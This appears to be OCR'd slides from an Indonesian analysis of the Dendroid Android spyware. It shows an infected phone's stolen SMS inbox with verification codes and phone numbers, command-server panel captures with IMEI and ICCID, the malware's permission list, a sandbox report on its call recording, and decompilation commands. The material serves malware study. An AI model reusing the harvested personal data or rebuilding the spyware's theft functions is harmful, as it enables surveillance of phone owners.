+lagi.%7C%7C%7C15-Dec-13+%2821%3A51%3A373%29%7C%7C%7C1%0A20000%7C%7C%7CYou+have+missed%3A+%2B60102764571+%281+call+at+15Dec+21%3A17%29.%7C%7C%7C15-Dec-13
+%2820%3A35%3A737%29%7C%7C%7C1%0A20000%7C%7C%7CTop+Up+successful+RM5+2013-12-13+21%3A15%3A07+Trans.ID13317737.%7C%7C%7C13-Dec-13+%2820%3A15%3A788%29%7C%
7C%7C1%0A20000%7C%7C%7CTop+Up+successful+RM5+2013-12-12+21%3A12%3A50+Trans.ID13266776.%7C%7C%7C12-Dec-13+%2820%3A12%3A809%29%7C%7C%7C1%0A20000%7C%7C%
7CTop+Up+successful+RM5+2013-12-10+22%3A01%3A27+Trans.ID13161485.%7C%7C%7C10-Dec-13+%2821%3A01%3A35%29%7C%7C%7C1%0A28118%7C%7C%7CRM0.U+r+subscribed+to
+UMI+18.Ur+account+has+been+charged+RM18.Subscription+will+renew+on+09%2F01%2F14.Dial+*118%23+to+check.Set+APN+to%3Amy3g%7C%7C%7C10-Dec-13+%2820%3A57%
3A614%29%7C%7C%7C1%0A20000%7C%7C%7CTop+Up+successful+RM20+2013-12-10+21%3A55%3A57+Trans.ID13161375.%7C%7C%7C10-Dec-13+%2820%3A55%3A86%29%7C%7C%7C1%
0A20000%7C%7C%7CPlease+save+these+settings+received+to+enjoy+U+Mobile%27s+services.+Enter+1318+if+PIN+is+requested.+Dial+*118%23+to+get+the+latest
+content%2C+account+info%2C+etc.%7C%7C%7C10-Dec-13+%2820%3A55%3A919%29%7C%7C%7C1%0AGOOGLE%7C%7C%7CYour+Google+verification+code+is+279012%7C%7C%7C28-
Nov-13+%2823%3A58%3A76%29%7C%7C%7C1%0A1065730002458%7C%7C%7C%E6%88%90%E5%8D%9A%E5%A4%A7%E7%94%B7%E7%A7%91%E4%B8%93%E5%AE%B6%E6%B8%A9%E9%A6%A8%E6%8F%90%
E7%A4%BA%EF%BC%9B%E5%9D%87%E8%A1%A1%E9%A5%AE%E9%A3%9F%E5%A5%BD%E7%9D%A1%E7%9C%A0%EF%BC%8C%E6%8F%90%E9%AB%98%E6%94%B9%E5%96%84%E6%80%A7%E5%8A%9F%E8%83%BD%
E3%80%82%E7%A7%8B%E5%AD%A3%E4%BD%93%E6%84%9F%E5%87%89%EF%BC%8C%E7%94%B7%E7%A7%91%E6%89%8B%E6%9C%AF%E9%BB%84%E9%87%91%E5%AD%A3%E3%80%82%E8%AF%B7%E8%AF%A2%
EF%BC%9B82838999%E5%9C%B0%E5%9D%80%EF%BC%9B%E6%88%90%E9%83%BD%E5%A4%96%E5%8F%8C%E6%A5%A0%E4%BC%8A%E8%97%A4%E5%95%86%E5%9C%BA%E5%AF%B9%E9%9D%A2%7C%7C%
7C18-Oct-13+%2818%3A27%3A615%29%7C%7C%7C1%0AGOOGLE%7C%7C%7CYour+Google+verification+code+is+425437%7C%7C%7C08-Sep-13+%2810%3A11%3A556%29%7C%7C%7C1%0A%
2B6285782528611%7C%7C%7CPelanggan+Yth%3ASelamat%21+No.SimCard+anda0856425xxxresmi+terpilihmenang+gebyarPOIN+plus-plusedisi+th2013Pin+anda%3Aer56d7U%
2Finfo+klik%3Awww.hadiah-poin.com%7C%7C%7C31-Jul-13+%2801%3A34%3A576%29%7C%7C%7C1%0A%2B492229312737%7C%7C%7CYour+Viber+code+is%3A+3127%7C%7C%7C13-Jul-13+
%2816%3A07%3A282%29%7C%7C%7C1%0A%2B492229312737%7C%7C%7CYour+Viber+code+is%3A+3127%7C%7C%7C13-Jul-13+%2816%3A07%3A663%29%7C%7C%7C1%0A%2B6285779269941%7C%
7C%7CSlmt+simCARD+anda+085642xxxxxx+mdpatUang+tunai+Rp.49jt+PIN+%28RWD2749%29U%2FinfoCS%2C085772611115+atau+kunjungiwww.poin-indosat.jimdo.com%7C%7C%
7C13-Jul-13+%2801%3A44%3A473%29%7C%7C%7C1%0A%2B6285718201948%7C%7C%7CTOKO+ABADI+REZKYPromo+Diskon+50%25.Handphone%2FPC+TabletLaptop%2FCamera+DLL.U%2FInfo
```


CNC Server



Telephone number	ICCID	Model	OS	IMEI	Last command send	Last command	Control number
[redacted]	8962211142600656134	Sony Ericsson LT18i	Android 4.0.4	358506046760330	22-09-2014 05:38:57	none (send)	+62[redacted]
[redacted]	8962211142600656134	Sony Ericsson LT18i	Android 4.0.4	358506046760330	22-09-2014 05:38:57	none (send)	+62[redacted]

Admin Page

CNC Server



#	From number	Received time	SMS text
2	INDOSAT	22-Sep-14 (09:00:572)	Selamat anda dpt bonus pulsa 20rb dr Promo Haji. Bonus hanya bisa digunakan utk Telpon&SMS di Saudi Arabia tgl 31 Ags-30 Nov 2014. Cek Bns *122*501#
3	303	22-Sep-14 (08:35:983)	Selamat menikmati Obrol 60mnt keIndosat seIndonesia Jam 00-17(Cek *555*1#).GRATIS NELP 100mnt/hari selama 3hari ke4 nmr Indosat.Tekan *777*2*3# pilihREGISTRASI. TransferPULSA skrg FREE Games! *123*7*2#
4	+6285646412146	22-Sep-14 (08:12:92)	Assalamulaikum Wr. WbOm saya sudah submit abstrak ke riset@idsirtii.co.idBelum ada balasan,artinya di tolak apa gi mana ya hehe
5	303	21-Sep-14 (08:25:128)	Selamat menikmati Obrol 60mnt keIndosat seIndonesia Jam 00-17(Cek *555*1#).GRATIS NELP 100mnt/hari selama 3hari ke4 nmr Indosat.Tekan *777*2*3# pilihREGISTRASI. TransferPULSA skrg FREE Games! *123*7*2#
6	BankBTN	04-Sep-14 (19:37:621)	Yth Bpk/Ibu, Tagihan angsuran kredit Anda jatuh tempo 07/09/14, mohon lakukan pembayaran segera, abaikan SMS ini jika sudah membayar. info tagihan hub : 500286

GET SMS (Inbox)

Malware Code

Dynamic Analysis Malware (anubis)


Dendroid Malware

https://anubis.iseclab.org/?action=result&task_id=1778261cb8ce2f3943db8f62a9aa3c1d1&format=html

Required Permissions

```
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.QUICKBOOT_POWERON
android.permission.INTERNET
android.permission.READ_SMS
android.permission.WRITE_SMS
android.permission.GET_ACCOUNTS
com.android.browser.permission.READ_HISTORY_BOOKMARKS
android.permission.ACCESS_NETWORK_STATE
android.permission.READ_CONTACTS
android.permission.ACCESS_FINE_LOCATION
android.permission.GET_TASKS
android.permission.WAKE_LOCK
android.permission.CALL_PHONE
android.permission.SEND_SMS
android.permission.WRITE_SETTINGS
android.permission.READ_PHONE_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.CAMERA
android.permission.RECORD_AUDIO
android.permission.PROCESS_OUTGOING_CALLS
android.permission.RECEIVE_SMS
```

Permission



☑ Required permissions

android.permission.ACCESS_FINE_LOCATION (*fine (GPS) location*)

android.permission.SEND_SMS (*send SMS messages*)

android.permission.RECEIVE_BOOT_COMPLETED (*automatically start at boot*)

android.permission.READ_CONTACTS (*read contact data*)

android.permission.QUICKBOOT_POWERON (*Unknown permission from android reference*)

com.android.browser.permission.READ_HISTORY_BOOKMARKS (*read Browser's history and bookmarks*)

android.permission.PROCESS_OUTGOING_CALLS (*intercept outgoing calls*)

android.permission.CAMERA (*take pictures and videos*)

android.permission.WRITE_SMS (*edit SMS or MMS*)

android.permission.WAKE_LOCK (*prevent phone from sleeping*)

android.permission.GET_TASKS (*retrieve running applications*)

android.permission.CALL_PHONE (*directly call phone numbers*)

android.permission.WRITE_SETTINGS (*modify global system settings*)

android.permission.RECEIVE_SMS (*receive SMS*)

android.permission.READ_PHONE_STATE (*read phone state and identity*)

android.permission.ACCESS_NETWORK_STATE (*view network status*)

android.permission.INTERNET (*full Internet access*)

android.permission.READ_SMS (*read SMS or MMS*)


android.permission.WRITE_EXTERNAL_STORAGE (*modify/delete SD card contents*)

android.permission.GET_ACCOUNTS (*discover known accounts*)


android.permission.RECORD_AUDIO (*record audio*)

http://bit.ly/1isAmlo

Anubis Report



- Used Features
android.hardware.camera
android.hardware.camera.front
android.hardware.camera.autofocus
android.hardware.microphone
android.hardware.location
android.hardware.location.gps
android.hardware.telephony
android.hardware.touchscreen



- File operations

Timestamp	Operation	Path
7.102	write	/data/data/com.adobe.flash13/shared_prefs/com.adobe.flash13_preferences.xml|
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <long name="inacall" value="0" /> </map>		
7.102	write	/data/data/com.adobe.flash13/shared_prefs/com.adobe.flash13_preferences.xml|
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <int name="Timeout" value="10000" /> <long name="inacall" value="0" /> </map>		
7.102	write	/data/data/com.adobe.flash13/shared_prefs/com.adobe.flash13_preferences.xml|
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <boolean name="RecordCalls" value="true" /> <int name="Timeout" value="10000" /> <long name="inacall" value="0" /> </map>		
7.102	write	/data/data/com.adobe.flash13/shared_prefs/com.adobe.flash13_preferences.xml|
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <boolean name="intercept" value="false" /> <boolean name="RecordCalls" value="true" /> <int name="Timeout" value="10000" /> <long name="inacall" value="0" /> </map>		
7.102	write	/data/data/com.adobe.flash13/shared_prefs/com.adobe.flash13_preferences.xml|
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <string name="AndroidID">bcaec820dc66d93e</string> <boolean name="RecordCalls" value="true" /> <int name="Timeout" value="10000" /> <boolean name="intercept" value="false" /> <long name="inacall" value="0" /> </map>		

Reporting


CnC server Not Found ☹

Examples of malware analysis at Virustotal website and Anubis, the results obtained on both the website CnC server could not be found.

Android Malware

Static Analysis Malware

```
./apktool d -s rnd.apk kutabali/in
```



```
[root@pentest alat]# ./hajar.sh
I: Copying raw classes.dex file...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```


```
[root@pentest alat]# cd kutabali/
[root@pentest kutabali]# ls -al
total 12
drwxr-xr-x  3 root root 4096 Sep 15 21:28 .
drwxrwxrwx 24 root root 4096 Sep 15 21:28 ..
drwxr-xr-x  4 root root 4096 Sep 15 21:28 in
[root@pentest kutabali]# cd in/
[root@pentest in]# ls -al
total 468
drwxr-xr-x  4 root root   4096 Sep 15 21:28 .
drwxr-xr-x  3 root root   4096 Sep 15 21:28 ..
-rw-r--r--  1 root root   4317 Sep 15 21:28 AndroidManifest.xml
-rw-r--r--  1 root root    245 Sep 15 21:28 apktool.yml
drwxr-xr-x  2 root root   4096 Sep 15 21:28 assets
-rw-r--r--  1 root root 447052 Sep 15 21:28 classes.dex
drwxr-xr-x 11 root root   4096 Sep 15 21:28 res
[root@pentest in]#
```

Decompile file apk

Android Malware

Static Analysis Malware


```
java -jar baksmali-2.0.2.jar kutabali/in/classes.dex -o kutabali/out/
```



root@pentest:/tmp/alat/kutabali/out

```
[root@pentest out]# ls -al
total 20
drwxr-xr-x 5 root root 4096 Sep 16 07:03 .
drwxr-xr-x 4 root root 4096 Sep 16 07:03 ..
drwxr-xr-x 4 root root 4096 Sep 16 07:03 android
drwxr-xr-x 5 root root 4096 Sep 16 07:03 com
drwxr-xr-x 3 root root 4096 Sep 16 07:03 org
[root@pentest out]# pwd
/tmp/alat/kutabali/out
[root@pentest out]# 
```

